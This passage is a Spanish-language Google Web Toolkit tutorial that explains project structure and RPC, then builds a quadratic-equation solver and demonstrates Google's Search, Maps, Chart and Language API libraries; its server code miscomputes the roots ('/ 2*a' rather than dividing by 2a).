Cuando pulsemos en “Finish”, tendremos en nuestro workspace de Eclipse un proyecto que se compone, fundamentalmente, de la estructura que aparece en la siguiente imagen.



Vamos a ver qué responsabilidad cumplen los distintos ficheros y directorios.

La división inicial se da en tres directorios principales:

- `src`: contiene el archivo de configuración del módulo (`nombre_del_proyecto.gwt.xml`), así como el código del proyecto, dividido en tres subpaquetes (`client`, `shared` y `server`)
- `test`: contiene el código que opcionalmente escribiremos para automatizar las pruebas de los distintos escenarios de nuestro proyecto
- `war`: contiene la aplicación web final, compuesta por los recursos estáticos y el código del servidor compilado

Analicemos con más detalle el contenido del directorio “src”. Debido a que hemos especificado como paquete base “`es.usal.ecom.holagwt`”, bajo el directorio “src” encontraremos el subdirectorio “es”; dentro, el subdirectorio “usal”... así hasta “holagwt”. Aquí encontramos el fichero `HolaGwt.gwt.xml`

Éste es el fichero de configuración base de todo proyecto GWT. No vamos a explicar aquí la totalidad del fichero, pero vamos a ver qué significan algunas líneas:

```
<entry-point class='es.usal.ecom.holagwt.client.HolaGwt' />
```

Ésta define el punto de entrada de la aplicación, es decir, la clase `~.client.HolaGwt`

```
<source path='client' />
<source path='shared' />
```

Éstas dos definen los directorios que contienen código java que será traducido a código javascript. Si volvemos al árbol de directorios, vemos que aparte de “client” y “shared”, tenemos también el directorio “server”. El contenido de “server” no será traducido a javascript, sino que será compilado como código java y se ejecutará en el lado del servidor.

Vamos a empezar viendo el contenido del paquete “client”. Aquí tenemos una clase (`HolaGwt.java`) y dos interfaces (`GreetingService` y `GreetingServiceAsync`).

`HolaGwt.java` es la clase principal del proyecto y, como hemos visto en el fichero de configuración, será el punto de entrada de la aplicación, a través de su método `onModuleLoad()`, cuya responsabilidad es la de crear la interfaz gráfica con la que se comunicará el usuario. También se encarga de crear un proxy para dialogar con el servidor:

```
private final GreetingServiceAsync greetingService =
    GWT.create(GreetingService.class);
```

Como se puede ver, el tipo de dato del objeto proxy corresponde con una de las interfaces que tenemos en el directorio, pero el argumento que se le pasa a la clase GWT a través del método `create` es la otra interfaz.

Esto es parte del mecanismo RPC (Remote Procedure Call, llamada a procedimiento remoto) de GWT: si queremos proporcionar un método remoto, que se ejecutará en el servidor, tenemos que crear dos interfaces de este modo:

La interfaz `GreetingService.java` es la que implementará la clase en el lado del servidor. Su contenido, en este caso, es el siguiente:

```
public interface GreetingService extends RemoteService {
    String greetServer(String name)
        throws IllegalArgumentException;
}
```

La interfaz `GreetingServiceAsync.java` se llama igual que la anterior, utilizando el sufijo “Async”

```
public interface GreetingServiceAsync {
    void greetServer(String input, AsyncCallback<String> callback)
        throws IllegalArgumentException;
}
```

Además, es bastante parecida a la anterior, salvo en los siguientes aspectos:

- no hereda de “RemoteService”
- el tipo de retorno es “void”
- el método tiene un parámetro adicional, “AsyncCallback<String> callback”

Esta peculiar estructura se debe al funcionamiento del mecanismo RPC. La llamada al método realmente es asíncrona, de forma que el cliente se comunica con la interfaz “GreetingServiceAsync”, pasándole los parámetros deseados, además de una serie de funciones (que veremos en el siguiente ejemplo) a las que GWT llamará cuando el método termine su ejecución y decida respondernos.


La implementación del servicio remoto correspondiente a estas interfaces la hace el fichero “GreetingServiceImpl.java”, del paquete “server”.

En el siguiente apartado veremos detenidamente el código de cada uno de estos ficheros a través de un ejemplo concreto. Ahora vamos a probar a compilar y ejecutar la aplicación.

Para ello, en primer lugar, pulsaremos sobre el botón con forma de caja de herramientas (el logo de GWT) que aparece en la barra de herramientas de Eclipse. Cuando termine el proceso, podremos proceder a lanzar la aplicación, para lo que pulsaremos el botón “Run”:



Con esta acción, ejecutaremos el denominado “Development mode”:



En el que se nos muestra una URL. Si la seleccionamos, copiamos y abrimos en un navegador, veremos la aplicación de ejemplo.

Ésta es una de las formas de ejecución que tenemos. Alternativamente, al haber compilado la aplicación previamente, tendremos en la carpeta “war” la aplicación lista para que la llevemos a nuestro servidor de aplicaciones. En Tomcat, por ejemplo, podemos pegar la carpeta “war” dentro de “webapps”, renombrarla a nuestro gusto y acceder a ella de la forma habitual.

Una tercera opción para ejecutar nuestra aplicación es hacerlo a través del Google App Engine (el icono con forma de “avión” que aparece junto al botón de la caja de herramientas). Como se ha mencionado previamente, ésta es una opción que nos brinda Google para desplegar la aplicación en sus servidores.


3 Caso práctico 1: Ecuaciones

Vamos a construir una aplicación GWT que resuelve ecuaciones de segundo grado. En el lado del cliente, construiremos una interfaz en la que pediremos los coeficientes de la ecuación al usuario, y le mostraremos el resultado. En el lado del servidor recibiremos los datos, los procesaremos y enviaremos la doble solución al cliente.

La base del proyecto será la misma que en el ejemplo anterior, es decir, el código que nos genera GWT cada vez que creamos un nuevo proyecto en Eclipse, por lo que los pasos iniciales serán los mismos.

En este caso vamos a nombrar al proyecto “Ecuaciones” y el nombre del paquete base será “es.usal.ecom.ecuaciones”. Una vez creado el proyecto, lo seleccionaremos en el “Package explorer”, haremos clic en el menú “Project”, y a continuación, “Properties”, “Resource”, “Text file encoding”. Seleccionaremos “Other” y “UTF-8”. Esto es importante, ya que de lo contrario no se mostrarán de forma correcta las tildes ni algunos caracteres especiales en la aplicación final.

La aplicación final va a tener un aspecto similar a la siguiente figura:



Por tanto, vamos a ponernos manos a la obra con el código. En primer lugar, modificaremos el fichero host “Ecuaciones.html” que se encuentra bajo el directorio “war”. Aquí podemos editar el título de la página, y lo que nos parezca oportuno, pero lo importante está en la tabla que aparece al final del fichero, que tendrá que tener un aspecto final similar a:

```
<table align="center">
  <tr>
    <td colspan="2" style="font-weight:bold;">
      Escribe la ecuación:
    </td>
  </tr>
  <tr>
    <td id="AContainer"></td>
    <td id="x2Container"></td>
    <td id="BContainer"></td>
    <td id="xContainer"></td>
    <td id="CContainer"></td>
    <td id="ceroContainer"></td>
    <td id="resolverContainer"></td>
  </tr>
  <tr>
    <td colspan="2" style="color:red;" id="errorContainer"></td>
  </tr>
</table>
```

Como se puede ver, hemos modificado el código de forma que ahora tenemos una serie de celdas con un identificador que utilizaremos más adelante.

Ya hemos terminado con este fichero, y con lo que teníamos que modificar en el directorio “war”. Vamos ahora con “src” y, en primer lugar, vamos con el lado del cliente (paquete “~.client”).

Abrimos el fichero “Ecuaciones.java” y eliminamos todo el código de la función “onModuleLoad()”. En esta función escribiremos los siguientes bloques de código, que vamos a ir explicando:

```
// Creamos los widgets que necesitamos:
final TextBox A = new TextBox();
A.setText("0");
final Label x2 = new Label();
x2.setText("x^2 + (");
```

```

final TextBox B = new TextBox();
B.setText("0");
final Label x = new Label();
x.setText("x + (");

final TextBox C = new TextBox();
C.setText("0");
final Label cero = new Label();
cero.setText(" = 0");
final Button resolver = new Button("Resolver");
final Label errorLabel = new Label();

```

Para el primer coeficiente, creamos una caja de texto donde el usuario introducirá el valor de dicho coeficiente. Lo iniciamos a 0. Después creamos una etiqueta que acompañará a la caja anterior. Esto lo haremos para los tres coeficientes de la ecuación. Después creamos un botón que, cuando sea pulsado, enviará los datos al servidor para su procesamiento. Por último creamos una etiqueta vacía que utilizaremos en caso de que el usuario introduzca valores incorrectos (como letras, cuando esperamos números).

Seguimos con más código:

```

// Los insertamos en la web:
RootPanel.get("AContainer").add(A);
RootPanel.get("x2Container").add(x2);
RootPanel.get("BContainer").add(B);
RootPanel.get("xContainer").add(x);
RootPanel.get("CContainer").add(C);
RootPanel.get("ceroContainer").add(cero);
RootPanel.get("resolverContainer").add(resolver);

RootPanel.get("errorContainer").add(errorLabel);

```

Ahora lo que hemos hecho es insertar los objetos que acabamos de crear en los contenedores que definimos previamente en el fichero "Ecuaciones.html", de forma que GWT los pinte en el sitio indicado en ese fichero.

```

// Ponemos el foco de la aplicación sobre el primer campo, A:
A.setFocus(true);
A.selectAll();

```

Con estas líneas hacemos que el foco de la aplicación (donde se sitúa el cursor inicialmente, cuando la aplicación carga) recaiga en el primer coeficiente de la ecuación. Además, seleccionamos todo el contenido inicial del campo (para que cuando el usuario escriba, se elimine el 0 que pusimos por defecto).

```

// Creamos el popup que muestra la solución:
final DialogBox solucion = new DialogBox();
solucion.setText("Solución");
solucion.setAnimationEnabled(true);
final Button cerrarSolucion = new Button("Cerrar");

// Etiquetas del popup, la ecuación y la solución:
final Label ecuacionLabel = new Label();
final HTML solucionLabel = new HTML();

// Panel vertical que va a albergar los items anteriores:
VerticalPanel panel = new VerticalPanel();
panel.add(new HTML("<strong>Ecuaci&ocute;n</strong>"));
panel.add(ecuacionLabel);
panel.add(new HTML("<br />"));
panel.add(new HTML("<strong>Soluci&ocute;n</strong>"));

```

```

panel.add(solucionLabel);
panel.add(cerrarSolucion);
solucion.setWidget(panel);

```

La solución la vamos a mostrar a través de una ventana (“popup”) que aparecerá cuando el usuario pulse sobre “Resolver”. Por tanto en las primeras líneas empezamos creando la ventana, poniendo como título “Solución”, haciendo que su aparición sea animada, y añadiendo a la misma un botón para cerrarla [11-15].

Después, creamos dos etiquetas, una que presentará la ecuación mediante una cadena de caracteres, y otra que mostrará la solución. Como la solución la enviaremos como código html, la etiqueta tendrá ese formato especial.

Por último creamos un panel vertical, objeto que nos permite apilar elemento verticalmente cada uno debajo del anterior. Le añadiremos una serie de etiquetas y finalmente, el botón de cerrar. Por último, configuraremos el panel como contenido de la ventana que muestra la solución.

A continuación tenemos que crear las funciones que manejen el comportamiento de los botones que hemos creado.

```

// Manejador del botón cerrarSolucion:
cerrarSolucion.addClickListener(new ClickHandler() {
    public void onClick(ClickEvent event) {
        solucion.hide();
        resolver.setEnabled(true);
        resolver.setFocus(true);
    }
});

```

El botón “Cerrar” de la ventana de la solución es muy sencillo, puesto que lo único que hace es ocultar la ventana, habilitar el botón de “Resolver” (que deshabilitaremos más adelante, cuando sea pulsado y se muestre ésta ventana) y devolver el foco a dicho botón.

Para el botón “Resolver” es más complicado, puesto que tenemos que recoger los datos que ha escrito el usuario, validarlos, enviarlos al servidor y recoger la respuesta, considerando que además pueda haber fallos de comunicación, entradas incorrectas, etc.

La forma de hacerlo será definiendo una clase “inline”, esto es, dentro de otra clase (nuestra clase principal), que sirva de respuesta tanto para el clic en “Resolver” como para cuando el usuario, dentro de una caja de texto, pulse intro.

A continuación vamos a ir viendo el código de esta clase.

```

class ResolucionHandler implements ClickHandler, KeyUpHandler {
    // Método manejador de los clics sobre el botón Resolver
    public void onClick(ClickEvent event) {
        resolver();
    }

    // Método manejador de los "intros" del usuario
    public void onKeyUp(KeyUpEvent event) {
        if (event.getNativeKeyCode() == KeyCodes.KEY_ENTER) {
            resolver();
        }
    }
}

```

Hasta aquí hacemos que la clase implemente las interfaces necesarias para responder al clic sobre “Resolver” y al intro sobre las cajas de texto. En ambos casos vamos a llamar a la función que sigue.

```

// Método encargado de la resolución:
private void resolver() {
    // Validamos las entradas
    errorLabel.setText("");
    String a_ = A.getText();
}

```

```

String b_ = B.getText();
String c_ = C.getText();
if (!FieldVerifier.isValidFloat(a_)) {
    errorLabel.setText("El primer campo no contiene un número");
    return;
}
if (!FieldVerifier.isValidFloat(b_)) {
    errorLabel.setText("El segundo campo no contiene un número");
    return;
}
if (!FieldVerifier.isValidFloat(c_)) {
    errorLabel.setText("El tercer campo no contiene un número");
    return;
}

```

Ahora vaciamos la etiqueta reservada para los errores, por si tenemos que utilizarla. Recogemos como cadenas las entradas de los usuarios y utilizamos la clase “FieldVerifier” (que comparten tanto el lado cliente como el lado servidor) para comprobar que las entradas son correctas. Más adelante veremos el código de esta clase.

```

// Nos comunicamos con el servidor:
resolver.setEnabled(false);
ecuacionLabel.setText(
    "(" + a_ + ")x^2 + (" + b_ + ")x + (" + c_ + ") = 0");
solucionLabel.setText("");

```

Con estas líneas hemos desactivado el botón “Resolver” para que el usuario no lo pulse mientras se muestra la ventana con la solución. Además, hemos creado una cadena con la ecuación que se va a resolver y hemos vaciado la cadena de respuesta, para poner en ella lo que nos responda el servidor.

```

greetingService.resolver(a_, b_, c_,
    new AsyncCallback<String>() {
        public void onFailure(Throwable caught) {
            // Si hay un error de comunicación, lo mostramos:
            solucion.setText("Fallo en la comunicación");
            solucion.setHTML(SERVER_ERROR);
            solucion.center();
            cerrarSolucion.setFocus(true);
        }
        public void onSuccess(String result) {
            solucion.setText("Solución");
            solucionLabel.setHTML(result);
            solucion.center();
            cerrarSolucion.setFocus(true);
        }
    });
}

```

Ahora llevamos a cabo la comunicación con el servidor. Para ello, llamamos al método resolver que veremos más adelante, pasándole los tres coeficientes y un objeto “AsyncCallback” que implementa el comportamiento correspondiente tanto al funcionamiento correcto, como al incorrecto debido a un fallo en la comunicación con el servidor. En ambos casos añadimos una serie de etiquetas a la ventana. Concretamente, cuando la comunicación es correcta, añadimos la solución al cálculo.

Por último, con el siguiente código, creamos un objeto de la clase que acabamos de escribir, y hacemos que sea el manejador de “Resolver” y de las cajas de texto:

```

ResolucionHandler resolucion = new ResolucionHandler();
resolver.addClickHandler(resolucion);

```



```
A.addKeyUpHandler(resolucion);
B.addKeyUpHandler(resolucion);
C.addKeyUpHandler(resolucion);
```

Ya tenemos los cambios correspondientes al fichero Ecuaciones.java, vamos ahora a ver qué hemos modificado en las interfaces correspondientes al método remoto. Empecemos con GreetingService.java, en el que vamos a modificar el prototipo del método que declara para que figure así:

```
String resolver(String A, String B, String C) throws IllegalArgumentException;
Como vimos en el primer ejemplo, tenemos que cambiar también la interfaz GreetingServiceAsync.java; el prototipo en este caso quedará así:
void resolver(String A, String B, String C, AsyncCallback<String> callback)
    throws IllegalArgumentException;
```

Al cambiar las interfaces, tenemos que cambiar también el código de la clase que implementa el servicio. Por tanto, en el paquete ~.server, en la clase GreetingServiceImpl.java, dejaremos un único método, el siguiente:

```
public String resolver(String A, String B, String C)
    throws IllegalArgumentException {
    if (!FieldVerifier.isValidFloat(A)) {
        throw new IllegalArgumentException(
            "El primer campo no contiene un número");
    }
    if (!FieldVerifier.isValidFloat(B)) {
        throw new IllegalArgumentException(
            "El segundo campo no contiene un número");
    }
    if (!FieldVerifier.isValidFloat(C)) {
        throw new IllegalArgumentException(
            "El tercer campo no contiene un número");
    }

    Float a = 0f;
    Float b = 0f;
    Float c = 0f;

    try {
        a = Float.parseFloat(A);
        b = Float.parseFloat(B);
        c = Float.parseFloat(C);
    }
    catch (Exception e) {}

    Double x1 = ((-b)+(Math.sqrt((b*b)-(4*a*c)))) / 2*a;
    Double x2 = ((-b)-(Math.sqrt((b*b)-(4*a*c)))) / 2*a;

    return "<strong>" + x1 + "</strong> y <strong>" + x2 + "</strong>";
}
```

El código, en resumen, vuelve a comprobar la validez de los campos que nos llegan a través de la clase que comparte con el cliente (FieldVerifier.java, que veremos a continuación), calcula las dos soluciones a la ecuación de segundo grado, y construye una cadena html con la solución, que será la que le llegue al cliente.

Para terminar, explicaremos el código de FieldVerifier.java, clase que sólo contendrá un método:

```
public static boolean isValidFloat(String campo) {
    if (campo == null) {
        return false;
    }
    try {
```


```

        Float.parseFloat(campo);
    }
    catch (Exception e) {
        return false;
    }
    return true;
}

```

Esta clase intenta convertir cada entrada del usuario en un número real. Si encuentra algún fallo en el proceso, devuelve “false”. En caso contrario, “true”, permitiendo continuar con el cálculo. La razón por la que la verificación se realiza en ambos lados es por seguridad en el servidor y por comodidad en el cliente. Del lado del cliente, permite ahorrarnos una llamada al servidor si el usuario se ha saltado las restricciones en las entradas, pero del lado del servidor obliga a que se vuelvan a comprobar, por si el usuario se las ha saltado intencionadamente [16-20].

Ahora podemos proceder con la compilación, utilizando el icono de la caja de herramientas de Google. Si todo ha ido bien, pulsamos el botón “Run” y nos aparecerá en la parte inferior de la pantalla la URL en la que tenemos accesible la aplicación (en la ventana “Development mode” de Eclipse). Abrimos un navegador, accedemos a dicha URL, y ya tendremos nuestra aplicación funcionando:



4 Bibliotecas para GWT

Google API libraries for Google Web Toolkit es una colección de bibliotecas que Google nos proporciona de forma gratuita, su cometido es encapsular la complejidad del código Javascript de los principales APIs de Google, superponiendo una fachada para su uso en Java como si de una biblioteca más se tratase. Estas bibliotecas permiten a los desarrolladores embeber rápida y fácilmente los contenidos de los típicos APIs de Google en sus aplicaciones GWT.


Los APIs para los que disponemos estas bibliotecas son Gears, Search, Maps, Chart Tools, Language, Gadgets y AjaxLoader.

A continuación describiremos estos APIs, lo que nos ofrece cada uno y realizaremos una breve la explicación de un ejemplo de los APIs más relevantes, estos ejemplos se adjuntan en la documentación del curso.

4.1 Search

El API de Google para búsquedas permite añadir la funcionalidad estrella de Google, el buscador, a un sitio web. Puedes insertar un cuadro de búsqueda dinámico y sencillo y mostrar los resultados de la búsqueda en tus propias páginas web o bien utilizar los resultados de una forma programática e innovadora.

Ver ejemplo: SearchAPIExample



Editar el fichero SearchAPIExample.xml, para que el proyecto utilice la biblioteca Search. Para utilizar esta biblioteca en un servidor remoto (distinto de localhost) es necesario obtener una key que es gratuita, la key es única para cada url.

```
<inherits name='com.google.gwt.search.Search' />
<!--
```

```
    If you want to deploy this application outside of localhost,
    you must obtain a Google AJAX Search API key at:
    http://code.google.com/apis/search/signup.html
    append &key=ABC to the string below, replacing ABC with the key
    obtained from the site above.
-->
```

```
<script src="http://www.google.com/uds/api?file=uds.js&v=1.0&gwt=1"/>
```

El programa que hemos creado como ejemplo crea un buscador de webs e imágenes. El procedimiento es crear los elementos que queremos incluir en nuestro buscador, en este caso un WebSearch y un ImageSearch, y añadirlos a un objeto SearchControlOptions, a partir del cual podemos crear el SearchControl que es el widget que deseábamos crear. Éste lo podemos añadir a nuestra interfaz final.

```
public void onModuleLoad() {

    //Creamos los elementos que queremos incluir
    WebSearch webSearch = new WebSearch();
    webSearch.setResultSetSize(ResultSetSize.LARGE);
    ImageSearch imageSearch = new ImageSearch();
```


```
//Creamos un SearchControlOptions, al que añadimos
//los objetos creados anteriormente
SearchControlOptions options = new SearchControlOptions();
options.add(webSearch);
options.add(imageSearch, ExpandMode.OPEN);

//Utilizando el SearchControlOptions podemos crear el control que queríamos
final SearchControl control = new SearchControl(options);
//Podemos hacer una búsqueda
control.execute("bisite");
//Y finalmente lo añadimos a un panel visible por el usuario
RootPanel.get().add(control);
}
```

Se pueden utilizar más tipos de búsquedas, como videos, libros o noticias. La biblioteca también permite recoger los resultados para procesarlos y presentarlos al usuario de distintas formas. Para más información consultar el API completo de la biblioteca en <http://gwt-google-apis.googlecode.com/svn/javadoc/search/1.1/index.html>

4.2 Maps

Google Maps API, permite añadir el archiconocido widget de Google Maps y personalizar infinidad de sus funcionalidades o crear otras nuevas. Probablemente, es uno de los más interesantes de cara al desarrollo de herramientas atractivas al usuario final, tanto por su usabilidad, como por la imagen que genera una aplicación con tanta aceptación en nuestra aplicación. Ver ejemplo: MapsAPIExample



Editar el fichero MapsAPIExample.xml, para que el proyecto utilice la biblioteca Maps.

```
<inherits name='com.google.gwt.maps.GoogleMaps' />
```

Para utilizar esta biblioteca en un servidor remoto (distinto de localhost) es necesario obtener una key que es gratuita, al igual que para la biblioteca Search.

Hay dos formas de utilizar la key, la primera es utilizarla en la llamada al API de Maps de la siguiente forma:

```
// "KEY" sería la key que se nos ha proporcionado para nuestra URL.
Maps.loadMapsApi("KEY", "2", false, new Runnable() {
public void run() {
//Crear el map
}
});
```

La segunda posibilidad es similar a la utilizada en el ejemplo del API Search. Luego, añadiríamos a nuestro fichero de configuración xml el siguiente código

```
<!-- "KEY" sería la key que se nos ha proporcionado para nuestra URL. -->
<script src="http://maps.google.com/maps?file=api&v=2&sensor=true_or_false&key="KEY"" type="text/javascript"></script>
```

En nuestro ejemplo para este API, pretendemos crear un mapa centrado en la Facultad de Ciencias de la Universidad de Salamanca. Sobre este punto pondremos un marcador, el cual al accionarse creará una burbuja con un texto en su contenido. Lo describimos paso a paso.

```
// Creamos un objeto LatLng con la latitud-longitud de salamanca
LatLng latLonFac = LatLng.newInstance(40.960743,-5.670259);
// Creamos el objeto mapa utilizando como parametros la posición a centrar y
el zoom inicial
final MapWidget map = new MapWidget(latLonFac, 2);
map.setSize("100%", "100%");
// Añadimos el control del zoom y del tipo de mapa (mapa/satélite/hibrido)
map.addControl(new LargeMapControl());
map.addControl(new MapTypeControl());
// Añadimos un Marker en la posición que queramos, en nuestro caso en la Fa-
cultad de Ciencias
final Marker marker = new Marker(latLonFac);
map.addOverlay(marker);
// Configuramos el Marker para que al hacer click aparezca la burbuja de texto
marker.addMarkerClickHandler(new MarkerClickHandler(){
@Override
public void onClick(MarkerClickEvent event) {
    map.getInfoWindow().open(marker,new InfoWindowContent("<b>Fac-
ultad de Ciencias</b><br><i>Universidad de Salamanca</i>"));
}
});
// Añadimos el widget del mapa a un panel visible por el usuario
RootLayoutPanel.get().add(map);
```

El API permite gran cantidad de posibilidades, como la utilización de Streetview, capturar eventos sobre cualquier Marker o geocodificación.


Para más información consultar el API completo de la biblioteca en <http://gwt-google-apis.googlecode.com/svn/javadoc/maps/1.1/index.html>

2.2. Chart tools

También conocido como Visualization, nos permite añadir distintos tipos de gráficos dinámicos a nuestra aplicación. Se trata de gráficos que podemos personalizar y adaptar a nuestras necesidades.

Este API puede resultar muy interesante de cara a la creación de herramientas enfocadas al Business Intelligence tan de moda en nuestros días. Un ejemplo de uso exitoso de este API lo encontramos en la herramienta Google Analytics.

Ver ejemplo: ChartAPIExample



Editar el fichero ChartAPIExample.xml, para que el proyecto utilice la biblioteca Chart.

```
<inherits name='com.google.gwt.visualization.Visualization'/>
```

El ejemplo concreto que hemos realizado representa en un PieChart las estadísticas de uso de navegadores. Veamos una descripción del código, ya que puede resultar un poco más complejo que los dos anteriores.

Primeramente, para construir un gráfico, independientemente del tipo que sea éste, necesitamos una tabla con los datos y objeto de opciones dependiente del gráfico.

Para facilitarnos el trabajo con la tabla de datos, el API nos proporciona la clase AbstractDataTable. En el ejemplo hemos creado una función que devuelve el objeto con todo el contenido.

```
private AbstractDataTable createTable() {
    DataTable data = DataTable.create();
    data.addColumn(ColumnTypes.STRING, "Browser");
    data.addColumn(ColumnTypes.NUMBER, "% Usuarios");

    data.addRows(6);
    data.setValue(0, 0, "IE");
    ....
    data.setValue(5, 0, "Otro");
    data.setValue(5, 1, 1.89);
    return data;
}
```

En cuanto al fichero de opciones, completamos un objeto Options (del paquete PieChart, ver los imports), con las opciones que deseamos sobre las se nos ofrecen.

```
private Options createOptions() {
    Options options = Options.create();
    options.setWidth(400);
    options.setHeight(240);
    options.set3D(true);
    options.setTitle("Uso navegadores");
    return options;
}
```

Tanto el uso de AbstractDataTable, como de Options es bastante simple y aparece descrito en el API.

Una vez que tenemos los datos y las opciones nos falta crear el gráfico, para ello tendremos que cargar el API Chart de Google, esto se hace dinámicamente, y una vez cargado se crea el gráfico.

```
// Crear un callback para llamarlo cuando se haya
// cargado el API (ojo sólo se crea)
Runnable onLoadCallback = new Runnable() {
    public void run() {
        Panel panel = RootPanel.get();
        // Crear un gráfico de pastel/quesitos
```

```

        PieChart pie = new PieChart(createTable(), createOptions());
panel.add(pie);
    }
};
// Cargar el API de visualizacion y pasarle el callback a llamar
VisualizationUtils.loadVisualizationApi(onLoadCallback,PieChart.PACKAGE);

```


Existen distintos gráficos disponibles dentro del API, desde el típico gráfico de barras a un Geo-Map, es recomendable bucear a través de la galería porque se van añadiendo nuevos, y nuevas funcionalidades a los existentes. La dirección de la galería es <http://code.google.com/intl/es-ES/apis/visualization/documentation/gallery.html>

Para más información consultar el API completo de la biblioteca en <http://gwt-google-apis.googlecode.com/svn/javadoc/visualization/1.1/index.html>

4.3 Language

Con el API Language, puedes traducir y detectar el idioma de bloques de texto. Este API puede permitirnos dar soporte instantáneo a la Internacionalización o simplemente crear un traductor en nuestra aplicación.

Ver ejemplo: LanguageAPIExample



Editar el fichero LanguageAPIExample.xml, para que el proyecto utilice la biblioteca Language.

```
<inherits name='com.google.gwt.language.Language' />
```

El ejemplo concreto que hemos realizado es un pequeño traductor, este traduce de inglés a español. Veamos la descripción del código.

Lo primero que hacemos es cargar el API, no es recomendable hacer llamadas al API antes de hacer la llamada a loadTranslation. La forma de cargar el API es haciendo la llamada a la función y pasándole como argumento un objeto que implemente la interfaz Runnable, este caso es muy parecido al del API Charts.

```

// Cargamos el API Language Translation
LanguageUtils.loadTranslation(new Runnable() {
    public void run() {
        RootPanel.get().add(createTranslationPanel());
    }
});

```

En el siguiente código vemos las líneas más destacadas de este ejemplo, donde se muestra como realizar una petición de traducción. Esto lo hacemos por medio de una llamada asíncrona y cuando recibimos la respuesta recogemos el resultado y se lo presentamos al usuario.

```

Translation.translate(transArea.getText(), Language.ENGLISH, Language.SPANISH,
    new TranslationCallback() {
@Override
    protected void onCallback(TranslationResult result) {
